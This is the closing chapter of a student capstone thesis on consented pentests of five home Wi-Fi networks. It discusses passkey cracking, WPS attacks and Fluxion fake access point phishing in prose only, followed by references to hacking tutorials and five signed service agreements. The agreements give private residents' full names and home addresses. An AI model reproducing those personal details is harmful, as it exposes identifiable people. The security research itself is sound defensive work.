


Figure 94. Pentest Result by Number of Devices.

## Chapter 5

The five residential Wi-Fi pentests show us that one out of five homes, or 20% of the access points studied, are susceptible to be breached by a wardriving scenario. A surprising finding is that no home Wi-Fi was open nor using WEP protocol, which is a good sign. The study also showed that no matter how good the security controls are, if the passkey is weak, the entire configuration is weak. Recommendations on how to create an easy to remember complex password have been communicated to all the customers. After trying to lure the customer with Fluxion fake AP, I also educated the customer on this malicious method some could try to use against them. Most of the customers were not aware or educated on phishing schemes. Because of the limitations cited in the Chapter 1, the pool of customer couldn't be larger. A Larger number of test would have given more accurate results in percentage of complex personalized passkey and phishing scheme awareness.

One out two personalized Wi-Fi passkeys has been cracked within the time limitation. A larger pool of personalized configurations would have been interesting to study as we saw that manufacturer default passkey is complex enough to hold a wardriving scenario. Many customized Wi-Fi configuration will have easy to remember passkey and it would be beneficial to educate customers on how to create a complex passkey or passphrase. During the semester, I had to go in Texas for training and I took the opportunity to test two friend's residential Wi-Fi with their permission. Both were personalized passkey but I couldn't crack them because of the language used for the passkey. Experiencing this, enforced the fact that the passkey is important and the use of complex character or non-English words would strengthen the Wi-Fi passkey or any password.

The households tested for this study didn't have active users on the wireless network making the phishing schemes inefficient. For the phishing scheme setup with Fluxion to be effective, someone has to be using the device and get a notification to login after being disconnected. Having active users during the test would have given more accurate results. Being in the cybersecurity field, I could witness the potential of a phishing scheme to lure and steal information. I also see an effort to educate and raise awareness for phishing scheme in the professional area, but I am wondering how it is when it is targeting a home Wi-Fi network. A study with a bigger pool of residential wireless networks to pentest would allow a better view of the phishing attacks awareness.

As I could see during the study, the WPS vulnerability has been addressed with security controls implemented by the access point manufacturers. So as long as the home Wi-Fi equipment is up-to-date, the success likelihood of a WPS attack should be low. However, investing in high end equipment is not enough, the password strength will always be key for a more secure wireless network. For the WPA2 passkey complexity and strength, if the customer wants to personalize its passkey, there is a need to educate him on how to create a complex but easy to remember passkey. Phishing schemes have been adopted by malicious hackers because hacking the human became easier than hacking the machine. In the Information Security field, we often say that the weakest link in an organization is the employee. What is true for a professional environment is also true for a private environment, the potential of phishing attacks created by a script like Fluxion could be bothersome for any residential Wi-Fi network.

### References

- 802.11 Recommended USB Wireless Cards for Kali Linux. (2014, January 8). In *blackMore Ops*. Retrieved February 22, 2017, from <https://www.blackmoreops.com/2014/01/08/recommended-usb-wireless-cards-kali-linux/>
- Allen, M. (2006, June). Social Engineering a Means to Violate a Computer System. In *SANS*. Retrieved from <http://www.sans.org/reading-room/whitepapers/engineering/social-engineering-means-violate-computer-system-529>
- Chaudhary, S. (2014, April 7). Hack WPA/WPA2 WPS - Reaver - Kali Linux. In *Kali Tutorials*. Retrieved February 25, 2017, from <http://www.kalitutorials.net/2014/04/hack-wpawpa2-wps-reaver-kali-linux.html>
- Chaudhary, S. (2016, August 25). Hacking WPA/WPA2 without dictionary/bruteforce : Fluxion. In *Kali Tutorials*. Retrieved February 25, 2017, from <http://www.kalitutorials.net/2016/08/hacking-wpawpa-2-without.html>
- Encarnacion, L. (2014, June). How To Hack WPA/WPA2 Wi-Fi With Kali Linux & Aircrack-ng. In *Lewis Computer How To*. Retrieved February 22, 2017, from <http://lewiscomputerhowto.blogspot.com/2014/06/how-to-hack-wpawpa2-wi-fi-with-kali.html>
- Hacking Tutorials. (2015, July 16). The Top 10 Wifi Hacking Tools in Kali Linux. In *Hacking Tutorials*. Retrieved February 22, 2017, from <http://www.hackingtutorials.org/wifi-hacking-tutorials/top-10-wifi-hacking-tools-in-kali-linux/>
- IoT Microcontroller (MCU) Market Size, Share Report, 2022. (2016, January). In *Grand View Research*. Retrieved April 1, 2017, from <http://www.grandviewresearch.com/industry-analysis/iot-microcontroller-market>

- Liebowitz, M. (2011, April 25). 'Wardriving' Hackers Cracked Wi-Fi Networks From Black Mercedes. In *NBC News*. Retrieved March 30, 2017, from [http://www.nbcnews.com/id/42754967/ns/technology\\_and\\_science-security/t/wardriving-hackers-cracked-wi-fi-networks-black-mercedes/#.WN8EPKK1uUk](http://www.nbcnews.com/id/42754967/ns/technology_and_science-security/t/wardriving-hackers-cracked-wi-fi-networks-black-mercedes/#.WN8EPKK1uUk)
- Olstad, J. (2017, February 16). Do 'smart homes' leave the door open to hackers?. In *Kare 11*. Retrieved March 30, 2017, from <http://www.kare11.com/news/do-smart-homes-leave-the-door-open-to-hackers/408975158>
- Personal Identification Number (PIN). (n.d.). In *Techopedia*. Retrieved March 30, 2017, from <https://www.techopedia.com/definition/12128/personal-identification-number-pin>
- Rohan. (n.d.). Home Automation System Market worth 78.27 Billion USD by 2022. In *Markets and Markets*. Retrieved April 1, 2017, from <http://www.marketsandmarkets.com/PressReleases/home-automation-control-systems.asp>
- Scarpati, J. (2017, January). Wireless security protocols: The difference between WEP, WPA, WPA2. In *Tech Target*. Retrieved April 1, 2017, from <http://searchnetworking.techtarget.com/feature/Wireless-encryption-basics-Understanding-WEP-WPA-and-WPA2>
- Siciliano, R. (2014, June 23). What is Wardriving?. In *Securing Tomorrow. Today.*. Retrieved March 30, 2017, from <https://securingtomorrow.mcafee.com/consumer/identity-protection/wardriving/>
- Wardriving Results San Francisco. (2015, April). In *Sam Bowne*. Retrieved April 2, 2017, from <https://samsclass.info/wardrive/>
- What are the differences between dictionary attack and brute force attack?. (2014, September 19). In *Information Security*. Retrieved March 30, 2017, from

<https://security.stackexchange.com/questions/67712/what-are-the-differences-between-dictionary-attack-and-brute-force-attack>

WirelessHack. (2015, May 20). Step By Step Kali Linux and Wireless Hacking Basics Reaver

Part 4. In *WirelessHack* . Retrieved February 23, 2017, from

<http://www.wirelesshack.org/step-by-step-kali-linux-and-wireless-hacking-basics-reaver-part-4.html>

### Appendix A

#### Services Agreement

This agreement dated 02/13/2017, is made By and Between Danielle Nyland, whose address is 51 E 34th St, Holland MI 49423 referred to as "Customer", AND Anh Viet Nguyen Duy MSISI Capstone candidate at Ferris State University, whose address is 8748 142nd Ave, West Olive, MI, referred to as "Consultant."

1. **Consultation Services.** The customer hereby employs the consultant to perform the following services in accordance with the terms and conditions set forth in this agreement: The consultant will consult with the customer and provide services relating to a security assessment of the home Wi-Fi network as directed by agreement between both parties.

2. **Terms of Agreement.** This agreement will begin 02/13/2017 and will end 02/14/2017. Either party may cancel this agreement on twenty-four (24) hour notice to the other party.

3. **Scope of Work** – The consultant shall provide the customer a security assessment report of the home Wi-Fi network as and that includes the following.

1. Executive Summary
2. Tools and Techniques utilized to perform the security assessment
3. Vulnerabilities and remediation for any security issues found during the Wi-Fi network assessment that may include but not limited to:
  - o Password Complexity
  - o Encryption Level
  - o Network Attached Devices Inventory
  - o Router Admin Account
  - o Guest Network Segmentation
4. Conclusion and Recommendations

4. **Payment to Consultant.** The consultant will be paid a flat rate of approximately \$0 for work performed in accordance with this agreement. The consultant will not submit an itemized invoice setting forth the services rendered, and the customer will not have to pay the consultant the amounts due as indicated by invoice submitted by the consultant within thirty (30) days of receipt.


5. **Independent Contractor.** Both the customer and the consultant agree that the consultant will act as an independent contractor in the performance of its duties under this contract. Accordingly, the consultant shall be responsible for payment of all taxes including Federal, State and local taxes arising out of the consultant's activities in accordance with this contract, including by way of illustration but not limitation, Federal and State income tax, Social Security tax, Unemployment Insurance taxes, and any other taxes or business license fee as required.


6. **Confidential Information.** The consultant agrees that any information received by the consultant during any furtherance of the consultant's obligations in accordance with this contract, which concerns the personal, financial or other affairs of the customer will be treated by the consultant in full confidence and will not be revealed to any other persons, firms or organizations.

7. **Signatures.** Both the customer and the consultant agree to the above contract.

**CONSULTANT – MSISI Capstone Candidate**

**CUSTOMER – Danielle Nyland**

By:   
(Signature)

By:   
(Signature)

Anh Viet Nguyen Duy

Danielle Nyland

Date: 02/17/17

Date: 2/17/17



### Appendix B

#### Services Agreement

This agreement dated 2/18/2017, is made By and Between Juan Trevino, whose address is 455 West Lakewood, Holland MI 49424 referred to as "Customer", AND Anh Viet Nguyen Duy MSISI Capstone candidate at Ferris State University, whose address is 8748 142<sup>nd</sup> Ave, West Olive, MI, referred to as "Consultant."

1. **Consultation Services.** The customer hereby employs the consultant to perform the following services in accordance with the terms and conditions set forth in this agreement: The consultant will consult with the customer and provide services relating to a security assessment of the home Wi-Fi network as directed by agreement between both parties.

2. **Terms of Agreement.** This agreement will begin 02/18/2017 and will end 02/19/2017. Either party may cancel this agreement on twenty-four (24) hour notice to the other party.

3. **Scope of Work** – The consultant shall provide the customer a security assessment report of the home Wi-Fi network as and that includes the following.

1. Executive Summary
2. Tools and Techniques utilized to perform the security assessment
3. Vulnerabilities and remediation for any security issues found during the Wi-Fi network assessment that may include but not limited to:
  - o Password Complexity
  - o Encryption Level
  - o Network Attached Devices Inventory
  - o Router Admin Account
  - o Guest Network Segmentation
4. Conclusion and Recommendations

4. **Payment to Consultant.** The consultant will be paid a flat rate of approximately \$0 for work performed in accordance with this agreement. The consultant will not submit an itemized invoice setting forth the services rendered, and the customer will not have to pay the consultant the amounts due as indicated by invoice submitted by the consultant within thirty (30) days of receipt.


5. **Independent Contractor.** Both the customer and the consultant agree that the consultant will act as an independent contractor in the performance of its duties under this contract. Accordingly, the consultant shall be responsible for payment of all taxes including Federal, State and local taxes arising out of the consultant's activities in accordance with this contract, including by way of illustration but not limitation, Federal and State income tax, Social Security tax, Unemployment Insurance taxes, and any other taxes or business license fee as required.


6. **Confidential Information.** The consultant agrees that any information received by the consultant during any furtherance of the consultant's obligations in accordance with this contract, which concerns the personal, financial or other affairs of the customer will be treated by the consultant in full confidence and will not be revealed to any other persons, firms or organizations.

7. **Signatures.** Both the customer and the consultant agree to the above contract.

**CONSULTANT – MSISI Capstone Candidate**

**CUSTOMER – Juan Trevino**

By:   
(Signature)

By:   
(Signature)

Anh Viet Nguyen Duy

Juan Trevino

Date: 02/18/17

Date: 2-18-17

### Appendix C

#### Services Agreement

This agreement dated 03/02/2017, is made By and Between Jim McDonough, whose address is 7777 124<sup>th</sup> Ave, Holland MI referred to as "Customer", AND Anh Viet Nguyen Duy MSISI Capstone candidate at Ferris State University, whose address is 8748 142<sup>nd</sup> Ave, West Olive, MI, referred to as "Consultant."

1. **Consultation Services.** The customer hereby employs the consultant to perform the following services in accordance with the terms and conditions set forth in this agreement: The consultant will consult with the customer and provide services relating to a security assessment of the home Wi-Fi network as directed by agreement between both parties.

2. **Terms of Agreement.** This agreement will begin 03/02/2017 and will end 03/03/2017. Either party may cancel this agreement on twenty-four (24) hour notice to the other party.

3. **Scope of Work** – The consultant shall provide the customer a security assessment report of the home Wi-Fi network as and that includes the following.

1. Executive Summary
2. Tools and Techniques utilized to perform the security assessment
3. Vulnerabilities and remediation for any security issues found during the Wi-Fi network assessment that may include but not limited to:
  - o Password Complexity
  - o Encryption Level
  - o Network Attached Devices Inventory
  - o Router Admin Account
  - o Guest Network Segmentation
  - o WPS Setting
4. Conclusion and Recommendations

4. **Payment to Consultant.** The consultant will be paid a flat rate of approximately \$0 for work performed in accordance with this agreement. The consultant will not submit an itemized invoice setting forth the services rendered, and the customer will not have to pay the consultant the amounts due as indicated by invoice submitted by the consultant within thirty (30) days of receipt.


5. **Independent Contractor.** Both the customer and the consultant agree that the consultant will act as an independent contractor in the performance of its duties under this contract. Accordingly, the consultant shall be responsible for payment of all taxes including Federal, State and local taxes arising out of the consultant's activities in accordance with this contract, including by way of illustration but not limitation, Federal and State income tax, Social Security tax, Unemployment Insurance taxes, and any other taxes or business license fee as required.

6. **Confidential Information.** The consultant agrees that any information received by the consultant during any furtherance of the consultant's obligations in accordance with this contract, which concerns the personal, financial or other affairs of the customer will be treated by the consultant in full confidence and will not be revealed to any other persons, firms or organizations.

7. **Signatures.** Both the customer and the consultant agree to the above contract.

**CONSULTANT – MSISI Capstone Candidate**

**CUSTOMER – Jim McDonough**

By:   
(Signature)

By:   
(Signature)

Anh Viet Nguyen Duy

Jim McDonough

Date: 03/02/2017

Date: 4-9-17

### Appendix D

#### Services Agreement

This agreement dated 03/09/2017, is made By and Between Jodi Brewer, whose address is 14956 New Holland St, Holland MI referred to as "Customer", AND Anh Viet Nguyen Duy MSISI Capstone candidate at Ferris State University, whose address is 8748 142<sup>nd</sup> Ave, West Olive, MI, referred to as "Consultant."

1. **Consultation Services.** The customer hereby employs the consultant to perform the following services in accordance with the terms and conditions set forth in this agreement: The consultant will consult with the customer and provide services relating to a security assessment of the home Wi-Fi network as directed by agreement between both parties.

2. **Terms of Agreement.** This agreement will begin 03/09/2017 and will end 03/10/2017. Either party may cancel this agreement on twenty-four (24) hour notice to the other party.

3. **Scope of Work** – The consultant shall provide the customer a security assessment report of the home Wi-Fi network as and that includes the following.

1. Executive Summary
2. Tools and Techniques utilized to perform the security assessment
3. Vulnerabilities and remediation for any security issues found during the Wi-Fi network assessment that may include but not limited to:
  - o Password Complexity
  - o Encryption Level
  - o Network Attached Devices Inventory
  - o Router Admin Account
  - o Guest Network Segmentation
4. Conclusion and Recommendations

4. **Payment to Consultant.** The consultant will be paid a flat rate of approximately \$0 for work performed in accordance with this agreement. The consultant will not submit an itemized invoice setting forth the services rendered, and the customer will not have to pay the consultant the amounts due as indicated by invoice submitted by the consultant within thirty (30) days of receipt.

5. **Independent Contractor.** Both the customer and the consultant agree that the consultant will act as an independent contractor in the performance of its duties under this contract. Accordingly, the consultant shall be responsible for payment of all taxes including Federal, State and local taxes arising out of the consultant's activities in accordance with this contract, including by way of illustration but not limitation, Federal and State income tax, Social Security tax, Unemployment Insurance taxes, and any other taxes or business license fee as required.

6. **Confidential Information.** The consultant agrees that any information received by the consultant during any furtherance of the consultant's obligations in accordance with this contract, which concerns the personal, financial or other affairs of the customer will be treated by the consultant in full confidence and will not be revealed to any other persons, firms or organizations.

7. **Signatures.** Both the customer and the consultant agree to the above contract.

**CONSULTANT – MSISI Capstone Candidate**

**CUSTOMER – Jodi Brewer**

By:   
(Signature)

By:   
(Signature)

Anh Viet Nguyen Duy

Jodi Brewer

Date: 03/09/2017

Date: 03/10/2017

### Appendix E

#### Services Agreement

This agreement dated 03/15/2017, is made By and Between Carol Sullivan, whose address is 3632 Vienna Stras St, Holland, MI 49423 referred to as "Customer", AND Anh Viet Nguyen Duy MSIS Capstone candidate at Ferris State University, whose address is 8748 142<sup>nd</sup> Ave, West Olive, MI, referred to as "Consultant."

1. **Consultation Services.** The customer hereby employs the consultant to perform the following services in accordance with the terms and conditions set forth in this agreement: The consultant will consult with the customer and provide services relating to a security assessment of the home Wi-Fi network as directed by agreement between both parties.

2. **Terms of Agreement.** This agreement will begin 03/15/2017 and will end 03/16/2017. Either party may cancel this agreement on twenty-four (24) hour notice to the other party.

3. **Scope of Work** – The consultant shall provide the customer a security assessment report of the home Wi-Fi network as and that includes the following.

1. Executive Summary
2. Tools and Techniques utilized to perform the security assessment
3. Vulnerabilities and remediation for any security issues found during the Wi-Fi network assessment that may include but not limited to:
  - o Password Complexity
  - o Encryption Level
  - o Network Attached Devices Inventory
  - o Router Admin Account
  - o Guest Network Segmentation
4. Conclusion and Recommendations

4. **Payment to Consultant.** The consultant will be paid a flat rate of approximately \$0 for work performed in accordance with this agreement. The consultant will not submit an itemized invoice setting forth the services rendered, and the customer will not have to pay the consultant the amounts due as indicated by invoice submitted by the consultant within thirty (30) days of receipt.

5. **Independent Contractor.** Both the customer and the consultant agree that the consultant will act as an independent contractor in the performance of its duties under this contract. Accordingly, the consultant shall be responsible for payment of all taxes including Federal, State and local taxes arising out of the consultant's activities in accordance with this contract, including by way of illustration but not limitation, Federal and State income tax, Social Security tax, Unemployment Insurance taxes, and any other taxes or business license fee as required.

6. **Confidential Information.** The consultant agrees that any information received by the consultant during any furtherance of the consultant's obligations in accordance with this contract, which concerns the personal, financial or other affairs of the customer will be treated by the consultant in full confidence and will not be revealed to any other persons, firms or organizations.

7. **Signatures.** Both the customer and the consultant agree to the above contract.

**CONSULTANT – MSIS Capstone Candidate**

**CUSTOMER – Carol Sullivan**

By:   
(Signature)

By:   
(Signature)

Anh Viet Nguyen Duy

Carol Sullivan

Date: 03/15/2017

Date: 03/15/2017